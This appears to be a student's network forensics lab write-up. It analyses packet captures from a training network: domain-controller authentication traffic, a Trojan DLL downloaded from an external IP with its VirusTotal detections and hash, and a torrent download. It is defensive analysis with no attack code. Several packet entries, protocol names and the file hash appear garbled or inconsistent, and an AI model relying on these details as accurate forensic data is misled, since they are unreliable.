22007	164.1214269900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DNS	96	Standard query 0x9c26 SRV _ldap._tcp.dc.
22009	164.1240654900	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DNS	162	Standard query response 0x9c26 SRV _ldap
22010	164.1255171800	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DNS	90	Standard query 0x838c A frank-n-ted-dc.f
22011	164.1271787800	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DNS	106	Standard query 0x838c A frank-n
22012	164.1314042000	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	CLDAP	264	searchRequest(1) "<ROOT>" baseObject


- Domain controller for this website was local machine at 10.6.12.12. Authentication activity was observed from this machine.

No.	Time	Source	Destination	Protocol	Length	Info
22001	164.2483344800	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	EPM	222	Map request RPC_NEL0600N_32bit NDR
22002	164.2524513800	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	EPR	326	Map response RPC_NEL0CON_Signed NDR, Response
22008	164.2524541300	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	TCP	66	49672 - 49675 [SYN] Seq=0 Win=64248 Len=0
22079	164.2555962000	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	TCP	66	49675 - 49672 [SYN, ACK] Seq=0 Ack=1 Win=2102
22071	164.2559922900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	TCP	54	49672 - 49675 [ACK] Seq=1 Ack=1 Win=2102
22072	164.2560058000	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DCERPC	210	Call id: 1, Fragments: 3, Fragment: Single, 300
22073	164.2524745500	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DCERPC	162	Bind ack: call_id: 2, Fragment: Single, 1
22074	164.2664372900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	RPC_NE..	24	NetrServerReqChallenge request
22075	164.2578585000	DESKTOP-86J4BX.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	RPC_NE..	98	NetrServerReqChallenge response
22076	164.2578585000	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	RPC_NE..	31	NetrServerAuthenticate3 request
22077	164.2744414900	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	RPC_NE..	98	NetrServerAuthenticate3 response
22078	164.2776467900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DCERPC	202	Alter_context: call_id: 4, Fragment: Sim
22079	164.2797255500	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DCERPC	130	Alter_context: esp: call_id: 4, Fragment: Sim
22085	164.2801399000	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	RPC_NE..	334	NetrLogonDummyRoutine request

Frame 21992: 351 bytes on wire (2808 bits), 351 bytes captured (2808 bits) on interface eth0, id 0
Ethernet II, Src: Dell_2a:f7:e5 (98:40:bb:2a:f7:e5), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src Port: 67, Dst Port: 68
User Datagram Protocol, Src Port: 67, Dst Port: 68
Dynamic Host Configuration Protocol (ACK)

Malware Download

- A file named *june11.dll* was downloaded from 205.185.125.104 to local machine *LAPTOP-5WKHX9YG.frank-n-ted.com* (10.6.12.203)
- When this file was uploaded to virustotal.com it turned to be a Trojan.



VirusTotal

d3636666b407fe527b96696377ee7ba9b6d9c8ef450fa76ef218dd764dec

53 security vendors flagged this file as malicious


Component Score: 53 / 100

Detection Details Relations Behavior Community

Ad-Aware	Trojan.Mint.Zeng.O	AhnLab-V3	Malware/Win32.RL_Generic;R346613
Alibaba	TrojanSpy.Win32.Yakes.565595f48	ALYac	Trojan.Mint.Zeng.O
Anti-AVL	Trojan/Generic.ASCCommon.1BE	SecureAge APEX	Malicious
Arcabit	Trojan/Mint.Zeng.O	Avast	W32:DangerousSig[Tr]
AVG	Win32/DangerousSig[Tr]	Avira (no cloud)	TRIAD.ZLoader.iadbd
BitDefender	Trojan/Mint.Zeng.O	BitDefenderTheta	Gen:Zed.Fed.34058.lu#au!ZQgj
CrowdStrike Falcon	Win32/malicious_confidence_100% (W)	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W32/Trojan.SIAQ-3008

Torrent Download

- A torrent file was downloaded from *files.publicdomaintorrents.com* (168.215.194.14) to local machine *BLANCO-DESKTOP.dogoftheyear.net* (10.0.0.201)
- Downloaded file was *Betty_Boop_Rhythm_on_the_Reservation.avi.torrent*



The End